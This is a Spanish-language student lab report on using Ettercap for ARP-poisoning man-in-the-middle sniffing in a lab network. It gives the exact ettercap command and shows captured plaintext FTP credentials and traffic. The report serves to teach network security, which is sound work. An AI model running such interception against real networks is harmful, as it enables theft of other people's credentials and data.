Centro de Enseñanza Técnica Industrial

Desarrollo de Software

Sniffer - Ettercap

Jesús Alberto Aréchiga Carrillo

22310439 5N

Profesor

José Francisco Pérez Reyes

Diciembre 2024

Guadalajara, Jalisco

Introducción

El sniffeo de redes es una técnica utilizada para capturar, analizar y registrar el tráfico que circula en una red informática. Ettercap es una herramienta ampliamente conocida en el ámbito de la seguridad informática, especialmente diseñada para realizar ataques de man-in-the-middle (MITM) y capturar datos transmitidos en una red.

Ettercap es una herramienta utilizada para analizar y manipular el tráfico en una red. Se usa principalmente en pruebas de seguridad para capturar datos enviados entre dispositivos y realizar ataques de man-in-the-middle (MITM). Con Ettercap se puede:

1. Capturar tráfico de red: Ver qué datos están siendo enviados.
2. Realizar ataques MITM: Interceptar y modificar la comunicación entre dos dispositivos.
3. Analizar protocolos: Examinar datos de HTTP, FTP, DNS, y más.

Es una herramienta poderosa para pruebas de seguridad, pero su uso debe ser ético y autorizado, ya que realizar estas acciones sin permiso es ilegal.

Desarrollo

El objetivo de esta práctica es interceptar la información de algún servicio en ejecución. En esta práctica utilizaremos el servidor de ftp para conseguir el usuario y contraseña de un usuario al momento de iniciar sesión.
Se utilizará una máquina virtual con el servidor ftp que se había instalado previamente Coma, la cual tiene una dirección IP de 10.0.0.4 y está vinculada a una interfaz de red que tiene la dirección IP 10.0.0.131.
Se va a utilizar un cliente ftp en Debian para hacer conexión directa con el servidor.

Primero se utiliza el comando “ettercap -T -i vif1.0 -M arp:remote //10.0.0.131// //10.0.0.4//”. De esta manera, podemos empezar a ver los paquetes que el servidor empieza a enviar.


```
root@a22310439:~# ettercap -T -i vif1.0 -M arp:remote //10.0.0.131// //10.0.0.4//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
vif1.0 -> FE:FF:FF:FF:FF:FF
          10.0.0.131/255.255.255.255


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:


 GROUP 2 : 10.0.0.4 00:16:3E:A5:94:B3
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

En este punto, el servicio de ettercap ya está haciendo el sniffeo, solo hay que hacer la conexión del cliente ftp.

Con el comando “ftp 10.0.0.4” se hace la conexión al servidor y se ingresa el usuario y la contraseña, en este caso el usuario y la contraseña son “user1”.

```
root@a22310439:~# ftp 10.0.0.4
Connected to 10.0.0.4.
220 Welcome to FTP service.
Name (10.0.0.4:a22310439): user1
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

El cliente ftp ya está conectado al servidor y sólo hace falta revisar la información que obtuvo ettercap.



Se puede ver el momento en el que se empieza a hacer una conexión y pide todos los datos.
También se puede ver el usuario, donde dice “USER user1”, seguido de la solicitud de la contraseña.

```
Mon Dec  2 20:29:30 2024 [139550]
TCP  10.0.0.4:21 --> 10.0.0.131:40604 | AP (34)
331 Please specify the password..


Mon Dec  2 20:29:30 2024 [139597]
TCP  10.0.0.131:40604 --> 10.0.0.4:21 | A (0)


Mon Dec  2 20:29:32 2024 [269024]
TCP  10.0.0.131:40604 --> 10.0.0.4:21 | AP (12)
PASS user1.
FTP : 10.0.0.4:21 -> USER: user1  PASS: user1


Mon Dec  2 20:29:32 2024 [309397]
TCP  10.0.0.4:21 --> 10.0.0.131:40604 | A (0)


Mon Dec  2 20:29:32 2024 [395385]
TCP  10.0.0.4:21 --> 10.0.0.131:40604 | AP (23)
230 Login successful..
```

Poco después obtiene la contraseña en donde dice “PASS user1” y poco después el mensaje de “Login successful”, esto quiere decir que la contraseña usada es correcta.

A partir de aquí ya se podrá ver toda la información que se intercambie con el servidor.

```
ftp> ls
229 Entering Extended Passive Mode (|||50130|)
150 Here comes the directory listing.
drwxr-xr-x    2 1000     110          4096 Dec 01 20:54 Documentos
226 Directory send OK.
```

En este caso se utilizó el comando “ls” para mostrar los directorios y archivos que hay en la carpeta de raíz.

```
Mon Dec  2 20:40:31 2024 [936425]
TCP  10.0.0.131:38586 --> 10.0.0.4:21 | AP (6)
LIST.


Mon Dec  2 20:40:31 2024 [937730]
TCP  10.0.0.4:21 --> 10.0.0.131:38586 | AP (39)
150 Here comes the directory listing..


Mon Dec  2 20:40:31 2024 [938007]
TCP  10.0.0.4:50130 --> 10.0.0.131:56224 | AP (68)
drwxr-xr-x    2 1000     110          4096 Dec 01 20:54 Documentos.
```

Así se ve la información en ettercap. Primero el comando “ls”, listado como “LIST.” Y la respuesta del servidor.

Conclusiones

El sniffing de redes es una técnica fundamental en el análisis y mantenimiento de infraestructuras informáticas.

Ettercap se posiciona como una herramienta versátil y eficaz para el análisis y la seguridad de redes, especialmente en el ámbito de pruebas de penetración. Su capacidad para realizar ataques man-in-the-middle, analizar protocolos y detectar debilidades en la transmisión de datos la convierte en un recurso esencial para profesionales de la ciberseguridad. Más allá de sus funcionalidades técnicas, Ettercap nos invita a reflexionar sobre la responsabilidad que implica manejar herramientas de este tipo y sobre la necesidad de fortalecer continuamente nuestras defensas.